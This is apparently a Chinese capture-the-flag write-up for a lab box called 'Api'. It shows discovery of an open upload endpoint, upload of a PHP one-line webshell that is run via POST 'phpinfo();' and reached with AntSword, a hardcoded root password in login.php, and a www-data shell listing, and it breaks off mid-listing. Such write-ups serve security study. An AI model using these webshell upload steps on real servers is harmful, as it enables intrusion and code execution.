

信息收集

进入主页，通过爆破发现会进行302跳转，暂时无法通过直接爆破方式进行测试



结合题目`Api`，在html源代码中发现`api`相关路径，尝试直接访问目录



管理系统

view-source:172.20.10.2

⚠ 不安全 view-source:172.20.10.2

[redacted]

```
            cursor: pointer;
        }

        .footer {
            margin-top: 20px;
            text-align: center;
            font-size: 13px;
            color: #777;
        }

        .msg {
            color: red;
            text-align: center;
            margin-bottom: 15px;
            font-size: 15px;
        }
    </style>

    <script>
        function reloadCaptcha() {
            document.getElementById("captchaImg").src = "backend-api/code.php?rand=" + Mat
        }
    </script>
</head>

<body>

<div class="login-container">

    <h2>用户登录</h2>


    <form method="POST" action="login.php">

        <label>账号</label>
        <input type="text" name="username" placeholder="请输入账号..." required>

        <br><br>

        <label>密码</label>
        <input type="password" name="password" placeholder="请输入密码..." required>
        <br>
        <div class="captcha-line">
            <input type="text" name="captcha" placeholder="验证码" required style="flex:1;"
            <img id="captchaImg" src="backend-api/code.php" onclick="reloadCaptcha()">
        </div>

        <input type="submit" value="登录">
    </form>

    <div class="footer">点击验证码可刷新</div>

</div>
```

Index of /backend-api


⚠ 不安全 172.20.10.2/backend-api/

[redacted]

Index of /backend-api

```
      Name             Last modified      Size Description
      Parent Directory                     -
      code.php         2025-12-07 03:00  327
      file.php         2025-12-07 11:00  5.1K
      uploads/         2025-12-10 01:29    -

Apache/2.4.62 (Debian) Server at 172.20.10.2 Port 80
```

`code.php`为验证码文件，`file.php`是一个文件上传功能，结合`uploads`目录，猜测为文件上传利用方式。



172.20.10.2/backend-api/file.

⚠ 不安全 172.20.10.2/backend-api/file.php

[redacted]


```
{
    "status": "error",
    "message": "仅支持POST请求",
    "hint": "请使用POST方法发送请求。"
}
```

文件上传

根据提示，name需使用`file`，文件上传构建html代码

```html
<form action="http://172.20.10.2/backend-api/file.php" method="post" enctype="multipart/form-data">
  <input type="file" name="file" id="file">
  <input type="submit" value="Upload">
</form>
```

上传一句话木马



172.20.10.2/backend-api/uploads/shell.php

PHP Version 8.3.19

System	Linux Api 4.19.0–27–amd64 #1 SMP Debian 4.19.316–1 (2024–06–25) x86_64
Build Date	Mar 13 2025 17:34:44
Build System	Linux
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/8.3/apache2
Loaded Configuration File	/etc/php/8.3/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/8.3/apache2/conf.d
Additional .ini files parsed	/etc/php/8.3/apache2/conf.d/10–mysqlnd.ini, /etc/php/8.3/apache2/conf.d/10–opcache.ini, /etc/php/8.3/apache2/conf.d/10–pdo.ini, /etc/php/8.3/apache2/conf.d/15–xml.ini, /etc/php/8.3/apache2/conf.d/20–calendar.ini, /etc/php/8.3/apache2/conf.d/20–ctype.ini, /etc/php/8.3/apache2/conf.d/20–curl.ini, /etc/php/8.3/apache2/conf.d/20–dom.ini, /etc/php/8.3/apache2/conf.d/20–exif.ini, /etc/php/8.3/apache2/conf.d/20–ffi.ini, /etc/php/8.3/apache2/conf.d/20–fileinfo.ini, /etc/php/8.3/apache2/conf.d/20–ftp.ini, /etc/php/8.3/apache2/conf.d/20–gd.ini, /etc/php/8.3/apache2/conf.d/20–gettext.ini, /etc/php/8.3/apache2/conf.d/20–iconv.ini, /etc/php/8.3/apache2/conf.d/20–mbstring.ini, /etc/php/8.3/apache2/conf.d/20–mysqli.ini, /etc/php/8.3/apache2/conf.d/20–pdo_mysql.ini, /etc/php/8.3/apache2/conf.d/20–phar.ini, /etc/php/8.3/apache2/conf.d/20–posix.ini,

URL
http://172.20.10.2/backend-api/uploads/shell.php

Use POST method


enctype
application/x-www-form-urlencoded

Body
0=phpinfo();

Name: ☑ Upgrade-Insecure-Requests
Value: 1


连接上蚁剑后发现并不能读取到user的flag，继续回到首页登录功能点，查看相关代码

读取代码可获取到用户名和密码root：0tmyxZKD1szqdAYe




```php

// 只允许 POST 方式访问，直接打开 login.php 则跳回首页
if ($_SERVER['REQUEST_METHOD'] !== 'POST') {
    header('Location: index.php', true, 302);
    exit;
}

// 模拟的固定账号（示例）
$USER = "root";
// 每次请求动态生成与固定明文对应的哈希，用于 password_verify
$PASS_HASH = password_hash("0tmyxZKD1szqdAYe", PASSWORD_DEFAULT);

// 验证码校验
if (
    !isset($_POST['captcha']) ||
    !isset($_SESSION['captcha']) ||
    $_POST['captcha'] != $_SESSION['captcha']
) {
    $_SESSION['msg'] = "验证码错误，请重新输入。";
    header("Location: index.php", true, 302);
    exit;
}
```

feedback.php主要代码




```php
<?php
session_start();

// 未登录用户访问 feedback.php -> 302 跳转回 index.php
if (!isset($_SESSION['auth']) || $_SESSION['auth'] !== true) {
    header('Location: index.php', true, 302);
    exit;
}

// 如果是提交反馈的 POST 请求，处理一下（可选）
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $feedback = isset($_POST['feedback']) ? trim($_POST['feedback']) : '';

    if ($feedback === '') {
        $_SESSION['msg'] = "反馈内容不能为空。";
    } else {
        // 简单写入本地日志（确保有写权限）
        $logLine = sprintf(
            "[%s] FEEDBACK=%s\n",
            date('Y-m-d H:i:s'),
            str_replace(["\r", "\n"], ' ', $feedback)
        );
        file_put_contents(__DIR__ . '/feedback.log', $logLine, FILE_APPEND);

        $_SESSION['msg'] = "反馈已提交，谢谢你的意见！";
    }

    // 提交完成后刷新当前页（防止重复提交）
    header('Location: feedback.php', true, 302);
    exit;
```

通过查看feedback代码以及文件的归属和权限，并没有发现可利用点



```
www-data@Api:/var/www/html$ ls -al
ls -al
total 28
drwxr-xr-x 3 www-data www-data 4096 Dec 10 01:53 .
drwxr-xr-x 3 root     root     4096 Apr  4  2025 ..
drwxr-xr-x 3 www-data www-data 4096 Dec  7 04:40 backend-api
-rw-r--r-- 1 www-data www-data   36 Dec 10 01:53 feedback.log
-rw-r--r-- 1 www-data www-data 3300 Dec  7 04:30 feedback.php
